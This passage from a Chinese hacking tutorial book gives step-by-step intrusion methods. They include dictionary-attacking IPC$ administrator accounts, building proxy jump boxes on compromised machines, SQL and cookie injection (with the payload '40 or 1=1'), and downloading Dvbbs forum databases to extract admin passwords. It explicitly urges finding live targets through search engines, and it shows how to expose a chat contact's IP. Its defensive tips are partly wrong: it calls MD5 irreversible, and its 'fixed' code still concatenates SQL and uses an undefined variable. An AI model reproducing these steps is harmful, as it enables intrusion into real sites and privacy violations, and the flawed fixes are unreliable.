**步骤 2**：在当前命令提示符下输入“open 192.168.0.12 80”命令，即可实现 Telnet 隐藏真实 IP 的作用了，如图 7-64 所示。




图 7-63 “Telnet 登录”窗口

图 7-64 测试连通性

从中可以看出“Open IP port”这样的格式，这里用装了 RemoteNC，端口是 80 的机器来试验，因此在命令提示符下输入“Open 192.168.0.12 80”命令。当然，连接的端口也就是这个机器的 80 端口，而后面的地址就是客户机的地址，这个客户机地址就是设置的代理地址，这样，就可以实现 Telnet 隐藏真实 IP 的作用了。

## 第 68 招 防范远程跳板式入侵

喝茶的人都知道，越是好茶就越要慢慢地品尝。在黑客的世界中也是如此，往往一些技术本身，刚接触时还感觉不到它的妙处，越是使用得久了，越是能在不经意间发现其奥妙无穷。远程跳板代理攻击模式就是这样的一种技术。

**1．扫描选择目标**

这里使用的工具是国内享有盛誉的流光软件，主要理由是它所特有的一种扫描模式：远程扫描模式。通过在远程肉鸡上的安装，就可以轻易实现远程跳板式扫描。

具体的操作步骤如下。

**步骤 1**：下载并安装“Fluxay”软件，双击桌面上的“Fluxay”应用程序图标，即可进入【Fluxay】主窗口，如图 7-65 所示。

**步骤 2**：选择【探测】→【扫描 POP3/FTP/NT/SQL 主机】菜单项，即可弹出【主机扫描设置】对话框，在其中输入需要扫描的“开始地址”和“结束地址”；在“扫描主机类型”下拉列表中选择扫描类型为“NT/98”选项，如图 7-66 所示。

图 7-65 “Fluxay”主窗口





图 7-66 【主机扫描设置】对话框

**步骤 3**：将开始和结束的 IP 地址还有“扫描的主机类型”填写完毕后，单击【确定】按钮，流光就开始扫描目标主机了。此时可以用“断开”命令暂时断开和服务器的连接，而流光软件自动进行扫描。扫描完毕后其显示结果如图 7-67 所示。





图 7-67 查看扫描结果

**步骤 4**：在“IPC$主机”下所扫描出的目标主机中任选一个右击，从快捷菜单中选择【探测】→【探测 IPC$用户列表】菜单项，即可打开【IPC 自动探测】对话框，则将使用专门的黑客字典对密码进行探测，如图 7-68 所示。

**步骤 5**：为能直接获得更大权限，需在【IPC 自动探测】对话框中勾选“仅探测 Administrator 组的用户”复选项，如图 7-69 所示。单击【是】按钮，即可弹出如图 7-70 所示的界面。


图 7-68 IPC$主机列表





图 7-69 【IPC 自动探测】对话框

**2. 代理跳板的架设**

代理架设的方法很简单，具体的操作步骤如下：

**步骤 1**：通过 3389 远程登录自己的肉机，选择【开始】→【附件】→【命令提示符】菜单项，即可进入“命令提示符”窗口。

**步骤 2**：在当前命令提示符下输入“net use \\ 192.168.0.55 ""/user:"Administrator"" 命令，即可建立空连接，如图 7-71 示。稍等片刻，就会显示“命令执行成功”信息。


图 7-70 “本次探测用户”窗口




图 7-71 “代理架设”窗口

## 第 69 招 实战 IP 追踪

在网络管理中常常需要查找黑客或者是其他不怀好意的网民行踪，如何才能实现精确地定位某个 IP 地址的所在地？实际上，使用一些简单的命令和方法就可以完成黑客追踪。

**1. 网络定位**

要实现网络定位，最简单的方法就是在 IP 地址查询网站上进行查询，下面随便选择一个网站为例介绍其具体的操作步骤。

**步骤 1**：打开一个 IP 地址查询网站，这里打开 http://www.ip.cn 网站，如图 7-72 示。

**步骤 2**：如果要查找已知的 IP 地址，直接在“请输入 IP 地址”文本框中输入要查找的 IP 地址，单击【查询】按钮，即可得到需要的地址，如图 7-73 所示。





图 7-72　IP 地址查询网站





图 7-73　查询的地址

**2．查知他人 IP 地址**

在进行网络聊天的时候，如果想要知道对方的所在地，可以先查找对方的 IP 地址，再通过网络定位得知。下面以 QQ 为例介绍如何获得对方的 IP 地址，具体的操作步骤如下。

**步骤 1**：登录 QQ 之后，打开【命令提示符】窗口，在命令行中输入 Netstat 命令来查看当前网络连接的情况，如图 7-74 所示。

**步骤 2**：结果显示中的网络连接，经过查询后得知都是 QQ 的服务器地址，此时，如果要想知道某个好友的 IP 地址，需要先使用 QQ 给他传送一个文件。

**步骤 3**：在好友接收文件时，再次在命令行中输入 Netstat 命令，可以看到如图 7-75 所示的结果。显然，新的 IP 地址 192.168.0.10 就是好友的 IP 地址了。

图 7-74　查看网络链接

图 7-75　查看好友 IP 地址

在进行以上操作时，用户除登录 QQ 外，不要打开任何其他的网络软件或浏览网页等，以免出现一些无关的 IP 地址。

8

# 第 8 章　注入工具与溢出攻击

**重点提示**

- SQL 注入攻击
- 实战 Cookie 注入攻击
- 跨站攻击与漏洞入侵
- 数据库漏洞入侵
- 文件上传漏洞入侵
- 啊 D 注入工具
- PHP 注入利器 ZBSI
- IDQ 溢出攻击工具

**本章精粹：**

本章主要介绍了黑客比较常用的几款注入与溢出攻击工具，通过这些工具可以快速拿下一个有注入漏洞的站点，拥有不少自己的“肉鸡”，并通过扫描注入点来获得 WebShell 后的提升权限，以入侵目标主机。读者可针对这些工具进行防范。

当一个网站完全建立后，如果服务器与用户有大量地交互程序，而程序员又没有足够的安全意识，网站的程序漏洞就会很多，这将给网站带来不少安全隐患。而像 SQL 注入、Cookie 注入、数据库漏洞、文件上传漏洞、啊 D 注入、NBSI 注入、Domain 注入等各种各样的代码漏洞，会让网站程序面临巨大的安全隐患。

## 第 70 招　SQL 注入攻击

由于程序员的水平及经验也参差不齐，其中相当大一部分在编写网站代码时，没有对用户输入数据的合法性进行判断，从而使网站存在不少安全隐患。用户可提交一段数据库查询代码，根据程序返回的结果，获得某些想知道的数据（所谓的 SQL Injection，即 SQL 注入）。

SQL 注入攻击一般有查找可攻击的网站、判断后台数据库类型、确定 XP_CMDSHELL 可执行情况、发现 WEB 虚拟目录、上传 ASP 木马以及得到管理员权限等几个步骤。

目前，国内的网站用 ASP+Access 或 SQLServer 的占 70%以上，PHP+MySQL 占 20%，其他的不足 10%。SQL 注入攻击按网站类型主要分为 ASP 注入攻击和 PHP 注入攻击两种，另外，还有 JSP、CGI 注入攻击等。

**1．用“啊 D SQL 注入程序”实施注入攻击**

随着网络安全技术的不断提高，涌现出了许多优秀的攻击程序。

下面讲述“啊 D SQL 注入程序”实施注入攻击的过程。

**步骤 1**：下载并解压“啊 D SQL 注入程序”文件，双击“SQL Tools”应用程序图标，即可进入“啊 D SQL 注入工具”主界面，如图 8-1 所示。

**步骤 2**：单击左上方工具栏中的 按钮，即可打开“注入点检测”页面，在“网站地址”栏目中输入需要注入的网址，如图 8-2 所示。单击【打开】按钮，即可打开该网站并扫描注入点个数，如图 8-3 所示。




图 8-1 “啊 D SQL 注入工具”主界面




图 8-2 “注入点检测”页面

**步骤 3**：任意选择其中一个扫描到的注入点并右击，从快捷菜单中选择“复制连接”菜单项，单击工具栏中的 按钮，即可进入“SQL 注入检测”页面。在“注入连接”地址栏中粘贴刚才所选注入点地址，单击【检测表段】按钮，即可检测出相应的表段，如图 8-4 所示。

图 8-3 打开网站并扫描注入点个数




图 8-4 “SQL 注入检测”页面

**步骤 4**：再任意选中其中一个表段，则右边【检测字段】按钮被激活，此时单击【检测字段】这个按钮，即可检测出该表对应的相应字段，如图 8-5 所示。

**步骤 5**：根据需要再选择该表中的任意一个字段，则右边的【检测内容】按钮被激活，此时单击【检测内容】这个按钮，即可开始检测内容，如图 8-6 所示。




图 8-5 检测某表所对应的各字段




图 8-6 检测内容

通过上述操作可以发现，注入攻击的过程与“旁注入侵专用程序”的攻击过程有很多相似之处。实际使用过程中用户可综合这些软件的优点灵活运用，从而提高测试效率。

### 2. 查找可 SQL 攻击的网站

SQL 注入攻击环境除可在虚拟机中进行搭建，还可在网上进行搜索，不过刚开始实际学习中可能很难找到可以练手的站点。如何才能快速找到练习 SQL 注入环境呢？其实很简单，只需要利用各大搜索引擎的网络搜索功能，来大量寻找可进行注入学习的站点即可。

具体的操作步骤如下。

**步骤 1**：在搜索引擎的搜索栏里输入“list.asp?id=1”，即可搜索到很多结果，如图 8-7 所示。再运行“啊 D SQL 注入工具”就可以开始进行注入了，如图 8-8 所示。

**步骤 2**：将要注入的地址输入到“啊 D SQL 注入工具”的“注入连接”地址栏里，分别单击【检测表段】、【检测字段】及【检测内容】三个按钮，分析各表段、字段和密码，从而猜解出网站管理员的密码、后台的入口地址，就可以到后台进行管理员的操作了。

图 8-7　搜索结果




图 8-8　啊 D SQL 注入工具

### 3. 全面防御 SQL 注入攻击

SQL 注入入侵是根据 IIS 给出的 ASP 错误信息来入侵的，因此，可通过配置 IIS 和数据库用户权限的方法，来对错误提示信息进行设置，以实现有效防范 SQL 注入的入侵。

具体操作步骤如下。

**步骤 1**：在 Windows 系统的【控制面板】窗口中双击【管理工具】图标，即可打开【管理工具】窗口。双击【Internet 信息服务】图标，即可打开“Internet 信息服务”窗口，单击“本地计算机”电脑图标前的“+”号，和其下属结点“网站”前的“+”号，如图 8-9 所示。

图 8-9　“Internet 信息服务”窗口

**步骤 2**：右击其中的“默认网站”选项，并在快捷菜单中选择“属性”选项，即可打开【默认网站属性】对话框，如图 8-10 所示。切换到“自定义错误”选项卡，在 “HTTP 错误”列表中选择“500：100”选项，如图 8-11 所示。

图 8-10　“默认网站属性”对话框




图 8-11　“HTTP 错误”选项卡

**步骤 3**：单击【编辑属性】按钮，即可打开【错误映射属性】对话框，如图 8-12 所示。在“消息类型”下拉列表中选择“默认值”选项之后，单击【确定】按钮，即可完成设置。





图 8-12 【错误映射属性】对话框

此外，网站程序员还需要在程序代码编写上防范 SQL 注入入侵，具体的方法如下。

1）在为网站数据库命名时，尽量不要取那些看起来意义明显的名字。这样，即使用户名和口令被猜解了出来，入侵者也不易知道哪些信息是对其有用的。

2）仔细检测客户端提交的变量参数。利用一些检测工具对用户通过网址提交的变量参数进行检查，发现客户端提交的参数中有“exec、insert、select、delete、from、update、count、user、xp_cmdshell、add、net、Asc”等用于 SQL 注入的常用字符时，立即停止执行 ASP 并给出警告信息或转向出错页面。

3）对重要数据进行加密。如用 MD5 加密，MD5 没有反向算法，也不能解密，就可以防范对网站的危害了。

## 第 71 招 实战 Cookies 注入攻击

Cookies 是当用户浏览某网站时，网站存储在用户计算机上的一个文本文件，它记录了用户的 ID、密码、浏览过的网页等信息。目前，Cookies 最广泛的是记录用户登录信息，这样，下次访问时可以不需要输入自己的用户名、密码。当然，也存在用户信息泄密的问题，尤其在多个用户共用一台电脑时很容易出现这样的问题。

### 1. Cookies 欺骗简介

在 Windows 2000/XP 中，Cookie 一般的存放位置是：C:\Documents and Settings\Administrator\Cookies。黑客不需要知道这些字符串的含义，只要把别人的 Cookie 信息向服务器提交，通过验证就可以冒充别人来登录论坛或网站，这就是 Cookie 欺骗的基本原理。

IECookiesView 是一款可以搜寻并显示出本地计算机中所有 Cookies 档案的数据，包括哪一个网站写入 Cookies、写入的时间日期及此 Cookies 的有效期限等信息。通过该软件，黑客可以很轻松地读出目标用户最近访问过哪些网站、甚至可以任意修改用户在该网站上的注册信息。但此软件只对 IE 浏览器的 Cookies 有效。使用 IECookiesView 的具体步骤如下。

**步骤 1**：下载并安装 IECookiesView 软件，双击“IECookiesView”应用程序图标，即可运行该软件并会自动扫描驻留在本地计算机 IE 浏览器中的 Cookies 文件，如图 8-13 所示。

**步骤 2**：在“主页”列表中任意选中其中一个 Cookies，可以在显示区域中看到其地址、参数以及过期时间等信息，如图 8-14 所示。如果显示了一个绿色的对勾，则该 Cookies 可用；如果是一个红色的叉，则表示该 Cookies 已经过期，无法使用。




图 8-13　利用 IECookiesView 显示 Cookies 文件




图 8-14　查看 Cookies 的详细信息

**步骤 3**：在 IECookiesView 中可对 Cookies 中的密钥值进行编辑，在“密钥值”列表中右击某个键值，在快捷菜单中选择“编辑 Cookies 内容”选项，即可打开【编辑 Cookie 内容】对话框，在其中对其各个属性进行重新设置，如图 8-15 所示。

图 8-15　【编辑 Cookies 内容】对话框

**步骤 4**：在“主页”列表中右击某个 Cookies，在快捷菜单中选择“打开主页”选项，IE 浏览器就会自动利用保存在 Cookies 信息登录相应的网址，如图 8-16 所示。这样，黑客就利用这些不起眼的 Cookies 成功地获得了别人隐私信息，而且在论坛中还可冒用别人名义发表帖子。




图 8-16　通过 Cookies 浏览网站

### 2. Cookies 注入攻击

现在很多网站都采用了通用防注入程序，对于这种网站可采用 Cookies 注入的方法，而很

多通用防注入程序对这种注入方式都没有防备。

在 ASP 中，request 对象获取客户端提交数据常用的是 get 和 post 两种方式，同时 request 对象可以不通过集合来获得数据，即直接使用“request("name")”。但它效率低下、容易出错，当省略具体的集合名称时，ASP 是按 QueryString(get)，Form(post)，Cookie，Severvariable 集合的顺序来搜索的。而 Cookies 是保存在客户端的一个文本文件，可对其进行修改，利用 Request.cookie 方式来提交变量的值，从而实现注入攻击。其格式为：Response.Cookies["uid"].Value = uid;

Cookies 记录了用户的 ID 号，当需要用到 UID 时，就通过 Cookies 搜索用户信息，使用到的 ASP 代码如下：

```
if(Request.Cookies["uid"]!=null)
{
uid=Request.Cookies["uid"].value;
string str="select * from userTable where id="+uid;
}
```

只要通过专门 Cookies 修改工具（如 IECookiesView）可把 Cookies["uid"]的值改成 “40 or 1=1”或其他注入代码，就可以实现 Cookies 注入攻击了。另外，还可通过 Cookies 注入工具直接注入，“Cookies 注入器”就是其中最常见的一款。

“Cookies 注入器”可以快速生成注入的 ASP 脚本，具体的使用步骤如下。

**步骤 1**：下载并运行“Cookies 注入器”，其主界面如图 8-17 所示。

**步骤 2**：在其中设置各个属性之后，单击【生成】按钮，即可看到【文件成功生成】提示框，如图 8-18 所示。单击【确定】按钮，即可快速生成注入文件。


图 8-17 【Cookies 注入器】主窗口





图 8-18 【文件成功生成】提示框

如要预防 Cookies 注入的发生，只要在获得参数 UID 后，对其进行过滤，通过创建一个类来判断数字参数是否为数字，其代码如下：

```
if(Request.Cookies["uid"]!=null)
{
uid=Request.Cookies["uid"].value;
isnumeric cooidesID = new isnumeric();
if (cooidesID.reIsnumeric(ruid))
{
string str="select * from userTable where id="+uid;
}
}
```

其中“isnumeric cooidesID = new isnumeric();”语句的作用是创建一个类，再使用一个判断语句“if (cooidesID.reIsnumeric(ruid))”来判断数字参数是否为数字，如果是数字则执行“string str="select * from userTable where id="+uid;”代码行对获得的参数进行过滤。

## 第 72 招　数据库漏洞入侵

一般的 Web Server 都要使用数据库来存储信息，几乎所有网站都要用数据库，因此，利用数据库漏洞对网站进行入侵的攻击技术应用非常广泛。

**1．数据库漏洞入侵概述**

普通网站使用的数据库通常有两种：一种是使用小型数据库，如 Access，一般就储存在本地。另一种是使用大型数据库，如 SQL Server，Oracle 这时候一般都放在另一台机器上，再通过 ODBC 来访问它。由于在各种页面上经常需要查询各种数据信息，修改用户信息等操作，实质上就是对数据库进行操作。这些网站页面就给非法用户留下了利用的机会，如果数据库存在漏洞，将会给网站带来不可恢复性的灾难。通常所说的数据库入侵技术为分两种，一种叫做“数据库下载漏洞”，一种叫“暴库漏洞”。

（1）数据库下载漏洞

所谓数据库下载漏洞，主要是由于大多数网管为了节省时间，网站上的文章系统、论坛等程序都是直接下载别人的源程序再经过部分修改后使用的。由于网站的源程序是公开的，且网管没有对数据文件名和文件路径进行修改，黑客就很有可能将数据库下载到本地打开，从中获取网站管理员密码等，入侵控制整个网站。

即使网管采取了一些防范措施，比如修改数据库的后缀、修改数据库的名字等，也有可能被黑客通过猜解的方式得到数据库地址。最常见的数据库下载漏洞，以曾经流行一时的动网论坛默认数据库下载漏洞最为有名。

（2）暴库漏洞

由于网管可能对网站源程序进行了修改，隐藏数据库文件地址，因此，黑客会想尽一切方法让网站的数据库信息暴露出来。由此诞生了许多数据库攻击技术，暴库漏洞就是其中的一个。暴库漏洞也有一些要求，一个是被替换的"/"必须是站点以下二级目录的，另一个是数据连接文件不能和暴库所用的文件在同一个目录下面。

**2．动网数据库漏洞入侵与防御**

为证明数据库下载漏洞攻击的危害性，下面以大名鼎鼎的动网论坛为例讲述如何使用默认的数据库地址下载动网论坛数据并进行攻击。需要入侵的动网论坛是在虚拟机上建立的，假设网址为“http://localhost/dvbbs8/index.asp”，也可入侵通过百度和 Google 搜索到的网站。

（1）下载论坛数据库

下载论坛数据库的方法很简单，具体的操作步骤如下。

**步骤 1**：打开要入侵的论坛的网址“http://localhost/dvbbs8/index.asp”，如图 8-19 所示。

**步骤 2**：Dvbbs 动网论坛使用默认数据库路径是论坛目录下的“data/Dvbbs8.mdb”文件。如果管理员未更改该数据库文件的路径，只要在 IE 浏览器中访问该文件，就可以下载到论坛数据库。而地址栏中则会尝试提交链接地址为“http://localhost/dvbbs8/data/Dvbbs8.mdb”，如果论坛默认数据库没有改名，按下 Enter 键后将会弹出一个下载提示框，询问是否保存名为“Dvbbs8.mdb”的文件，如图 8-20 所示。

图 8-19 打开入侵论坛

图 8-20 下载 Dvbbs 动网论坛数据库

**步骤 3**：接着单击【保存】按钮，黑客就可以将该动网论坛的用户数据库下载到本地。

（2）破解管理员密码

将论坛数据库下载后，用户可借助一个“辅臣数据库浏览器”工具来破解管理员的密码。具体的操作步骤如下。

**步骤 1**：下载并解压“辅臣数据库浏览器”文件夹，双击“辅臣数据库浏览器”应用程序图标，即可进入“辅臣数据库浏览器”主窗口，如图 8-21 所示。

图 8-21 “辅臣数据库浏览器”主窗口

**步骤 2**：单击左上方的【打开数据库】按钮，即可弹出【打开】对话框，如图 8-22 所示。在其中选择刚才下载的“dvbbs8.mdb”文件，单击【打开】按钮，即可将其调入打开。如图 8-23 所示。

图 8-22 【打开】对话框




图 8-23 打开数据库文件

**步骤 3**：单击左侧栏目中表名为“dv_user”表，则在右侧窗口中可显示此表中的数据内容，“DV_user”表就是用来保存 DVbbs 论坛管理员用户名和密码的，如图 8-24 所示。




图 8-24　查看论坛管理员用户名和密码

## 第 73 招　文件上传漏洞入侵

文件上传漏洞是由于网站设计不完善造成的，它允许访问者向网站上传任意文件，包括病毒、木马等恶意程序，从而给网站安全造成了威胁。Internet 网络上存在文件上传漏洞的网站很多，用户可通过搜索引擎找到这类信息，再根据这些信息寻找存在文件上传漏洞的网站。

### 1．文件上传漏洞概述

网站的上传漏洞是由于网页代码中的文件上传路径变量过滤不严造成的，在许多论坛的用户发帖页面中都存在这样的上传 Form，显示如图 8-25 所示。其网页编程代码如下：

```
<form action="user_upfile.asp"….>
<input type="hidden" name="filepath" value="UploadFile">
<input type="file" name=" file ">
<input type="submit" name="上传" class="login_btn">
</form>
```

其中“filepath”是文件上传路径，由于网页编写者未对该变量进行任何过滤，因此用户可以任意修改变量值。在网页编程语言中有一个特殊的截止符“\0”，该符号作用是通知网页服务器中止后面的数据接收。

